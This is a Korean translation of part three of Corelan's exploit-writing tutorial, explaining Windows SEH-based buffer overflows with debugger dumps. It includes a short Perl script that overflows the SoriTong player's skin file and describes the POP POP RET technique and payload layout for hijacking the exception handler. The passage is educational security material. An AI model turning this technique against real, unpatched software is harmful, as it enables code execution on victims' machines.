

공격 코드 작성 따라하기

(원문: 공격 코드 Writing Tutorial 3)

2013.1

작성자: (주)한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의: nababora@naver.com

문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.01.22

본 문서는 원문 작성자(Peter Van Eeckhoutte)의 허가 하에 번역 및 배포하는 문서로, 원문과 관련된 모든 내용의 저작권은 Corelan에 있으며, 추가된 내용에 대해서는 (주)한국정보보호교육센터에 저작권이 있음을 유의하기 바랍니다. 또한, 이 문서를 상업적으로 사용 시 모든 법적 책임은 사용자 자신에게 있음을 경고합니다.

This document is translated with permission from Peter Van Eeckhoutte.
You can find **Copyright** from term-of-use in Corelan(www.corelan.be/index.php/terms-of-use/)

Exploit Writing Tutorial by corelan

[세 번째. 구조적 예외 핸들러]

번역 : 한국정보보호교육센터 서준석 주임연구원

오류 신고 및 관련 문의 : nababora@naver.com


앞서 다룬 두 문서에서, 우리는 일반적인 버퍼 오버플로우 공격에 대해 이해하고, 셸코드로 점프할 수 있는 다양한 기술을 이용해 공격코드를 작성하는 방법을 학습했다. 우리가 실습한 예제에서는 직접 EIP를 덮어쓸 수 있었고, 셸코드에 큰 버퍼 공간을 사용할 수 있었다. 게다가, 최종 공격코드를 위한 다양한 점프 기술을 사용할 수 있었다. 하지만 실제로 모든 오버플로우 공격이 이처럼 간단하지만은 않다.

1. 예외 핸들러

예외 핸들러(Exception Handler)는 애플리케이션의 예외 발생에 대처하는 목적을 가진 애플리케이션 내부 코드 조각들을 의미한다. 일반적인 예외 처리 메커니즘은 다음과 같다.

```
try
{
    //run stuff. If an exception occurs, go to <catch> code
}
catch
{
    // run stuff when exception occurs
}
```

위 try & catch 코드가 스택에서 어떻게 동작하는지 아래 그림을 통해 간단히 살펴보자.




(‘예외 처리기 주소’는 SEH 레코드의 일부분일 뿐이다. 위에서 제시된 이미지는 SEH의 추상적인 표현임을 주의하길 바란다.)

윈도우는 기본적으로 예외를 처리할 수 있는 SEH(구조적 예외 핸들러)를 내포하고 있다. 윈도우가 예외를 포착하면 “xxx 에서 문제가 발생해 프로그램을 종료합니다” 와 비슷한 문구를 보게 될 것이다. 이러한 메시지는 종종 기본 예외 핸들러에 의해 발생된다. 안정적인 소프트웨어를 작성하기 위해, 개발 언어에서 제공하는 예외 핸들러를 반드시 코드에 포함해야 한다. OS에서 제공하는 SEH는 최후의 보루로서 작동해야 하는 것이다. 프로그래밍 언어에서 제공하는 예외 핸들러를 사용할 때, 개발을 수행하는 운영체제의 환경에 맞는 예외 처리 코드를 작성해야 한다(만약 코드에서 예외 핸들러가 사용되지 않았거나 작성한 예외 핸들러가 정상적으로 작동하지 않을 경우 윈도우 SEH가 작동한다). 예러나 잘못된 명령어 사용에 관련된 이벤트가 발생하면, 애플리케이션은 예외를 포착하고 특정 행위를 수행한다. 만약 애플리케이션 자체에서 예외 핸들러를 지원하지 않을 경우, OS가 그 예외를 넘겨받아 사용자에게 문제 발생을 알린다. (오류 팝업창)



애플리케이션이 catch 코드로 이동하기 위해, 예외 핸들러 지시 포인터가 스택에 저장된다. 각각 코드 블록은 고유의 스택 프레임을 가지게 되고, 예외 핸들러 지시 포인터는 이 스택 프레임에 포함된다. 다시 말해서, 각 함수/프로시저는 스택 프레임을 가진다. 만약 예외 핸들러가 이 함수/프로시저 안에서 실행되면 예외 핸들러 또한 고유의 스택 프레임을 가지게 된다. 프레임 기반 예외 핸들러에 대한 정보는 스택의 exception_registration 구조체 안에 저장된다. 이 구조체(SEH 레코드)는 8바이트로 구성되어 있다(4바이트*2개).

- 다음 exception_registration 구조체를 가리키는 포인터
- 예외 핸들러의 실제 주소를 가리키는 포인터 (SE 핸들러)



메인 데이터 블록(애플리케이션의 '메인' 함수 데이터 블록, 또는 TEB/TIB)의 최상위 부분에 SEH 체인을 가리키는 포인터가 위치한다. SEH 체인은 FS:[0] 체인으로 불리기도 한다.

인텔 기계에서 SEH 코드를 디어셈블 하면, 'mov DWORD ptr from FS:[0]' 코드를 찾을 수 있을 것이다. 이 명령어는 예외 핸들러가 스레드에 설정되어 있고 예외가 발생할 때 그것을 포착할 수 있다는 것을 의미한다. 이 명령에 해당하는 기계어는 '64A100000000' 이다. 만약 이 기계어를 찾지 못한다면 애플리케이션/쓰레드는 예외 핸들러를 가지고 있지 않다고 생각할 수 있다.

다른 방법으로, OllyGraph 라는 Ollydbg 플러그인을 이용해 함수 흐름 차트를 생성하면 된다. SEH 체인의 종착점은 0xFFFFFFFF 를 가리키고 있는데, 이것은 프로그램의 비정상 종료를 유발하게 된다.

간단한 예를 살펴해보도록 하자. 다음의 코드를 컴파일 하고, windbg 에서 'open in executable' 기능을 이용해 파일을 열어보자. 애플리케이션을 시작하지 말고, 정지 상태로 잠깐 둔다.

```
#include <stdio.h>
#include <string.h>
#include <windows.h>

int ExceptionHandler(void);
int main(int argc, char *argv[]) {
    char temp[512];
    printf("Application launched");
    __try {
        strcpy(temp, argv[1]);
    }
```

```

    } __except (ExceptionHandler()) {
    }

    return 0;
}

int ExceptionHandler(void) {
    printf("Exception");
    return 0;
}

```

로드된 모듈은 아래와 같다. (실행 환경에 따라 상이할 수도 있음)

```

*****
Executable search path is:
ModLoad: 00400000 00427000 SEH.exe
ModLoad: 7c900000 7c9af000 ntdll.dll
ModLoad: 7c800000 7c8f6000 C:\WINDOWS\system32\kernel32.dll

```

애플리케이션은 00400000 에서 00427000 사이에 위치한다. 해당 코드 영역에서 기계어(64A100..00)를 검색해 보자.

```

0:000> s 00400000 1 00427000 64 A1
0040102f 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 81 c4 d.....Pd.%.
004014cf 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 83 c4 d.....Pd.%.
0040a89f 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 83 c4 d.....Pd.%.
0040abff 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 83 c4 d.....Pd.%.
00425180 64 a1 80 7c 7b cc 81 7c-98 2f 81 7c 27 cd 80 7c d...|{...|./|'..

```

위 그림에서 보듯이 해당 애플리케이션은 예외 핸들러를 포함하고 있는 것을 알 수 있다. 그럼 이제 TEB를 덤프해 보자.

```

0:000> d fs:[0]
003b:00000000 0c fd 12 00 00 00 13 00-00 e0 12 00 00 00 00 00 .....
003b:00000010 00 1e 00 00 00 00 00 00-00 d0 fd 7f 00 00 00 00 .....
003b:00000020 ac 05 00 00 4c 07 00 00-00 00 00 00 00 00 00 00 ....L.....
003b:00000030 00 e0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0:000> !exchain
0012fd0c: ntdll!strchr+113 (7c90e900)

```

포인터는 0x0012fd0c(SEH 체인의 시작점)를 가리키고 있다. 해당 영역으로 가면 아래와 같은 내용을 확인할 수 있다.

```

0:000> d 0012fd0c
0012fd0c ff ff ff ff 00 e9 90 7c-10 b0 91 7c 01 00 00 00 .....|...|...
0012fd1c 00 00 00 00 37 e4 90 7c-30 fd 12 00 00 00 90 7c ....7...|0.....|
0012fd2c 00 00 00 00 17 00 01 00-00 00 00 00 00 00 00 00 .....
0012fd3c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0012fd4c b8 1a c6 ee 84 d4 35 f7-30 1b 28 86 00 e6 3d 86 .....5.0.(...=.
0012fd5c 92 d4 35 f7 10 e6 3d 86-30 c0 45 86 28 00 2a 86 ..5...=.0.E.(.*.

```

ff ff ff ff 는 SEH 체인의 끝 부분을 의미한다. 애플리케이션을 아직 시작하지 않은 상태에서, 프로그램은 일반적인 SEH 구조를 가지고 있다. Ollydbg의 플러그인 OllyGraph를 설치하면, 실행 파일을 열고 예외 핸들러의 설치 여부를 바로 확인할 수 있다.

디버거에서 프로그램을 실행(F5 또는 'g' 입력) 후 덤프를 다시 뜨면 다음과 같은 결과를 확인할 수 있다.

```
0:000> d fs:[0]
003b:00000000 70 ff 12 00 00 00 13 00-00 e0 12 00 00 00 00 00 p.....
003b:00000010 00 1e 00 00 00 00 00 00-00 e0 fd 7f 00 00 00 00 ..
003b:00000020 78 04 00 00 60 03 00 00-00 00 00 00 00 00 00 00 x.....
003b:00000030 00 f0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 ..
003b:00000040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ..
003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ..
003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ..
003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ..
0:000> d 0012ff70
0012ff70 b0 ff 12 00 e0 13 40 00-38 00 42 00 00 00 00 00 .....@.8.B.....
0012ff80 c0 ff 12 00 a9 15 40 00-01 00 00 00 70 0e 43 00 .....@.....p.C.
0012ff90 c0 0d 43 00 04 14 91 7c-5c f5 5f 01 00 fd fd 7f ..C.@.| \_.....
0012ffa0 06 00 00 00 04 1d 4a ee-94 ff 12 00 0d 75 61 80 .....J.....ua.
0012ffb0 e0 ff 12 00 e0 13 40 00-60 01 42 00 00 00 00 00 .....@. \.B.....
0012ffc0 f0 ff 12 00 67 70 81 7c-40 14 91 7c 5c f5 5f 01 ....gp.|@. | \_..
0012ffd0 00 f0 fd 7f fd 4b 54 80-c8 ff 12 00 c8 53 1f 86 .....KT.....S.
0012ffe0 ff ff ff ff c0 9a 83 7c-70 70 81 7c 00 00 00 00 .....|pp.|.....
```

메인 함수를 위한 TEB가 설정 되었다. 메인 함수의 SEH 체인은 SEH 체인 리스트의 다음 주소를 가리키고 있는 0x0012ff70을 담고 있다. Ollydbg에서도 이를 확인할 수 있다.

Address	SE handler
0012FF70	SEH.____except_handler3
0012FFB0	SEH.____except_handler3
0012FFE0	kernel32.7C839AC0

디버거 메뉴 View에서 SEH Chain 을 선택하면 쉽게 확인 가능하다.


```
0012FF70 0012FFB0 Pointer to next SEH record
0012FF74 004013E0 SE handler
0012FF78 00420038 SEH.00420038
0012FF7C 00000000
0012FF80 0012FFC0
0012FF84 004015A9 RETURN to SEH.<ModuleEntryPoint>+0E9 from SEH.00401000
0012FF88 00000001
0012FF8C 00430E70
0012FF90 00430DC0
0012FF94 7C910208 ntdll.7C910208
0012FF98 FFFFFFFF
0012FF9C 7FFDE000
0012FFA0 C0000005
0012FFA4 EE20ED04
0012FFA8 0012FF94
0012FFAC 0012F930
0012FFB0 0012FFE0 Pointer to next SEH record
0012FFB4 004013E0 SE handler
0012FFB8 00420160 SEH.00420160
0012FFBC 00000000
0012FFC0 0012FFF0
0012FFC4 7C817067 RETURN to kernel32.7C817067
0012FFC8 7C910208 ntdll.7C910208
0012FFCC FFFFFFFF
0012FFD0 7FFDE000
0012FFD4 C0000005
0012FFD8 0012FFC8
0012FFDC 0012F930
0012FFE0 FFFFFFFF End of SEH chain
0012FFE4 7C839AC0 SE handler
0012FFE8 7C817070 kernel32.7C817070
0012FFEC 00000000
0012FFF0 00000000
0012FFF4 00000000
0012FFF8 004014C0 SEH.<ModuleEntryPoint>
0012FFFC 00000000
```

예외 핸들러 함수 ExceptionHandler()(0x004013E0)를 가리키는 포인터를 확인할 수 있다.

위 그림에서도 볼 수 있듯이, 예외 핸들러는 서로 링크로 연결되어 있다. 스택 상에서 연결리스트를 구성하고 있는데, 대개 스택의 아랫단에 위치한다. 예외가 발생하면, 윈도우 `ntdll.dll`이 구동되고, SEH 체인의 시작점으로 이동해, 리스트를 쭉 훑으면서 해당 예외를 처리할 수 있는 적절한 핸들러를 찾는다. 만약 적절한 핸들러를 찾을 수 없다면 기본 Win32 핸들러가 사용된다(0xFFFFFFFF).

우리는 예제를 통해 첫 번째 SE 핸들러가 0x0012FF70 에 있음을 확인 했다. 다음 nSEH(next SEH) 주소는 다음 SEH 레코드를 가리키고 있다(0x0012ffb0). 현재 SEH 체인에서 예외 핸들러는 0x004013E0을 가리키고 있다. 이 주소는 우리가 제작한 애플리케이션의 내부이다. 즉, 이것은 애플리케이션 핸들러임을 알 수 있다. 두 번째 SEH 레코드 엔트리(0x0012FFB0)를 따라가 보자. 다음 nSEH는 0x0012ffe0 임을 확인 가능하다. 또한, 핸들러는 0x004013e0을 가리키고 있는데 이것 또한 애플리케이션 핸들러임을 알 수 있다. 마지막 SEH 레코드를 보면 nSEH로 0xffffffff가 지정되어 있다. 이것은 해당 레코드가 체인의 마지막 부분임을 의미한다. 핸들러는 0x7c839ac0을 가리키고 있는데, 이것은 OS 핸들러를 의미한다.

위에서 확인한 내용을 토대로 SEH 체인에 대한 전체적인 그림을 그려 보면 다음과 같다.



2. SEH와 관련해 윈도우 XP 서비스팩 1에서 바뀐 사항들과 공격코드 작성 관련 GS/DEP/SafeSEH 및 다른 보호 메커니즘의 영향.

XOR

SEH를 덮어쓰는 형태의 공격 코드를 작성하기 전에 Windows XP 서비스팩1 이전 버전과 이후 버전을 구분할 필요가 있다. Windows XP SP1 부터 예외 핸들러가 호출되기 전에 서로 XOR 연산되어 모든 레지스터가 0x00000000을 가리키게 된다. 이렇게 되면 공격코드를 작성하는 것이 상당히 복잡해진다(불가능한 것은 아니다). 만약 첫 번째 예외 발생 시 하나 이상의 레지스터가 공격자가 제작한 페이로드를 가리키고 있다고 하더라도, 예외 핸들러가 발동하면 레지스터들은 모두 초기화 된다. 이 문제는 뒤에서 자세히 다루도록 하겠다.

DEP & 스택 쿠키

C++ 컴파일러 옵션 설정을 통한 스택 쿠키와, DEP(데이터 실행 방지)는 Windows XP SP2 부터 도입 되었다. 여섯 번 째 문서에 스택 쿠키와 DEP에 대한 전체적인 내용을 다룰 것이다. 여기서는 단지 이 두 보호 기술이 공격코드 작성을 상당히 어렵게 만든다는 점만 유의하기 바란다.

SafeSEH

SEH 기반 공격 남용을 막을 수 있는 추가적인 보호 메커니즘이 컴파일러에 추가 되었다. 보호 메커니즘은 /SafeSEH 옵션을 체크하고 컴파일을 하면 활성화 된다.

3. SEH를 이용해 어떻게 헬코드로 점프할 것인가?


XOR 0x00000000 과 SafeSEH 보호 메커니즘을 우회할 수 있는 방법이 존재한다. 단순히 레지스터로 점프하는 방법을 사용할 수 없기 때문에, dll 내부에 있는 연속된 명령어들을 호출하는 방법을 사용해야 한다(dll 내부에 있는 주소들은 OS 버전에 상관없이 거의 동일하다. 하지만 되도록이면 OS와 관련된 dll 안에 있는 코드보다 애플리케이션 내부의 명령어를 이용할 것을 권장한다).

이 공격의 원리는 다음과 같다. 만일 예외가 주어졌을 때 사용하는 SE 핸들러를 가리키는 포인터를 덮어쓸 수 있다면, 그리고 애플리케이션이 또 다른 예외를 발생시키게 만들 수 있다면, 해당 애플리케이션이 실제 예외 핸들러 함수로 가지 않고 공격자가 만든 헬코드로 강제로 이동하도록 만들 수 있다. 이러한 역할을 하는 명령어들이 바로 POP POP RET이다. 운영체제는 예외 처리 루틴이 실행 되었고, 다음 SEH로 이동할 것으로 생각한다. 이 명령을 가리키고 있는 포인터는 스택이 아닌 로드된 dll이나 exe 내부에서 찾아야 한다(ntdll.dll 또는 애플리케이션 관련 dll).

일반적으로, 다음 SEH 레코드를 가리키는 포인터는 주소를 가지고 있다. 하지만 공격코드를 제작하기 위해선 이 주소를 헬코드로 향하는 작은 크기의 점프 명령으로 덮어써야 한다. POP POP RET코드가 점프 코드를 실행할 수 있도록 해 줄 것이다.

이를 위해 페이로드는 다음과 같은 작업을 수행할 수 있어야 한다.

- 1) 예외를 발생 시킨다. 예외가 없다면 SEH 핸들러는 작동하지 않을 것이다.
- 2) 다음 SEH 레코드를 가리키는 포인터를 점프 코드로 덮어 쓴다.
- 3) 다음 SEH로 흐름을 돌아가게 한 뒤 점프 코드를 실행할 수 있는 명령을 가리키는 포인터로 SE 핸들러를 덮어쓴다.
- 4) 헬코드는 덮어 쓴 SE 핸들러 바로 뒤에 위치해야 한다.



이 글의 시작 부분에 언급한 것처럼, 애플리케이션 내부에 예외 핸들러가 없거나(이 경우 기본 OS 예외 핸들러가 예외를 넘겨받는데, 많은 양의 데이터를 덮어써야 공격에 성공할 수 있다) 애플리케이션 자체 예외 핸들러를 사용할 수도 있다(이 경우 덮어쓸 수준을 선택할 수 있다).

일반적인 페이로드는 다음과 같은 형태를 가진다.

[junk][nSEH][SEH][nop-Shellcode]

- nSEH : 셸코드로 점프하는 부분으로 SEH 가 POP POP RET 부분을 참조하고 있다.

SEH를 덮어쓰기 위해 범용 주소를 선택할 것을 권장한다. 이상적으로 애플리케이션 자체의 파일 중 단 하나의 dll 파일에서 연속된 코드를 찾는 것이 좋다. 공격코드를 작성하기 전에, Ollydbg와 windbg가 SEH 처리 코드를 추적하는데 도움을 줄 수 있는지 알아보도록 하자. 이번 글에서 다룰 예제는 2009년에 발견된 취약점에 근거해 수행된다.

취약점은 적절하지 못한 스킨(skin) 파일이 오버플로우를 발생시킬 수 있음을 보여준다. 간단한 펄(Perl) 언어로 UI.txt 스킨 파일을 생성해 프로그램의 skin 폴더에 넣어 보자.

```
$uitxt = "ui.txt";
my $junk = "A" x 5000;
open(myfile, ">$uitxt");
print myfile $junk;
```

이제 소리통을 실행해 보자. 애플리케이션은 아무런 반응 없이 종료될 것이다. 우리가 'A' 문자를 5000개 입력해 SEH 체인까지 'A'로 덮어썼기 때문이다. 우선 스택과 SEH 체인을 명확히 추적하기 위해 Ollydbg

나 Immunity 를 사용해 보자. 디버거를 연 다음 soritong.exe 를 불러온다. 그 다음 디버거에서 프로그램을 실행시키면 애플리케이션이 멈추고 다음과 같은 화면과 마주치게 된다.

어플리케이션이 0x00422E33 에서 죽음

현재 스택(ESP)

SEH 체인의 끝

Loading SkinD...

애플리케이션은 0x00422E33 에서 비정상 종료 되었다. 이 시점에서 ESP는 0x0012DA14를 가리키고 있다. 스택을 조금 더 내려다 보면 'FFFFFFFF'를 발견할 수 있는데, 이것이 SEH 체인의 마지막 부분임을 추측할 수 있다.

Olllydbg의 쓰레드 메뉴(VIEW-THREADS)를 열고 첫 번째 쓰레드(애플리케이션의 시작 부분을 의미)를 선택한다. 마우스 오른쪽 버튼을 누른 뒤 'dump thread data block'을 클릭하면 SEH체인을 가리키는 포인터를 볼 수 있다.

Threads							
Ident	Entry	Data block	Last error	Status	Priority	User time	System t
0000062C	7C8106E9	7FFDE000	ERROR_SUCCESS (00000000)	Active	32 + 15	0.0000 s	0.0000 s
00000654	00401000	7FFDF000	ERROR_SUCCESS (00000000)	Active	32 + 0	0.0625 s	0.1250 s

Dump - 7FFDE000..7FFDEFFF							
7FFDE000	0113FF5C	(Pointer to SEH chain)					
7FFDE004	01140000	(Top of thread's stack)					
7FFDE008	0113E000	(Bottom of thread's stack)					
7FFDE00C	00000000						
7FFDE010	00001E00						
7FFDE014	00000000						
7FFDE018	7FFDE000						
7FFDE01C	00000000						
7FFDE020	00000000						
7FFDE024	0000062C	(Thread ID)					
7FFDE028	00000000						
7FFDE02C	0015B200	(Pointer to Thread Local Storage)					
7FFDE030	7FFDD000						
7FFDE034	00000000	(Last error = ERROR_SUCCESS)					


위 그림에서 보듯이, SEH 체인은 정상적으로 작동했다. 우리가 의도한 예외가 발생했고, 애플리케이션이 SEH 체인으로 점프한 것이다. 그럼 이제 View 메뉴에서 SEH Chain을 확인해 보자.

SEH chain of main thread	
Address	SE handler
0012D658	ntdll.7C9032BC
0012FD64	41414141

SE 핸들러 주소는 예외를 처리할 때 필요한 내용을 담고 있는 주소를 가리키고 있어야 한다. 하지만 위 그림에서 보듯이 SE 핸들러가 우리가 주입한 'A'로 채워져 있음을 확인할 수 있다. 이제부터가 진짜 재미있는 부분이다. 예외가 핸들링 될 때, EIP는 SEH 주소로 덮어 써진다. 즉, 핸들러 주소를 제어할 수 있다면 우리가 원하는 코드를 실행시킬 수 있다는 의미다.

4. Windbg로 SEH 확인

Ollydbg에서 했던 것처럼 Windbg에서도 똑같이 soritong.exe(Open executable)를 불러온다. 파일을 불러 오면 디버거는 브레이크 상태로 들어간다. 'g' 명령을 수행해 애플리케이션을 실행시켜 보자.



```

"C:\Program Files\SoriTong\SoriTong.exe" - WinDbg:6.7.0005.1
File Edit View Debug Window Help
Command
ModLoad: 763b0000 763f9000 C:\WINDOWS\system32\COMDLG32.dll
ModLoad: 7c9c0000 7d1d7000 C:\WINDOWS\system32\SHELL32.dll
ModLoad: 77f60000 77fd6000 C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 76b40000 76b6d000 C:\WINDOWS\system32\WINMM.dll
ModLoad: 774e0000 7761d000 C:\WINDOWS\system32\OLE32.dll
ModLoad: 77120000 771ab000 C:\WINDOWS\system32\OLEAUT32.dll
(458.5c0): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffdf000 ecx=00000001 edx=00000002 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found. Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc          int     3
0:000 g
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 629c0000 629c9000 C:\WINDOWS\system32\LPK.DLL
ModLoad: 74d90000 74dfb000 C:\WINDOWS\system32\USP10.dll
ModLoad: 773d0000 774d3000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5503_x-w
ModLoad: 5ad70000 5ada8000 C:\WINDOWS\system32\uxtheme.dll
ModLoad: 74720000 7476c000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msctfime.ime
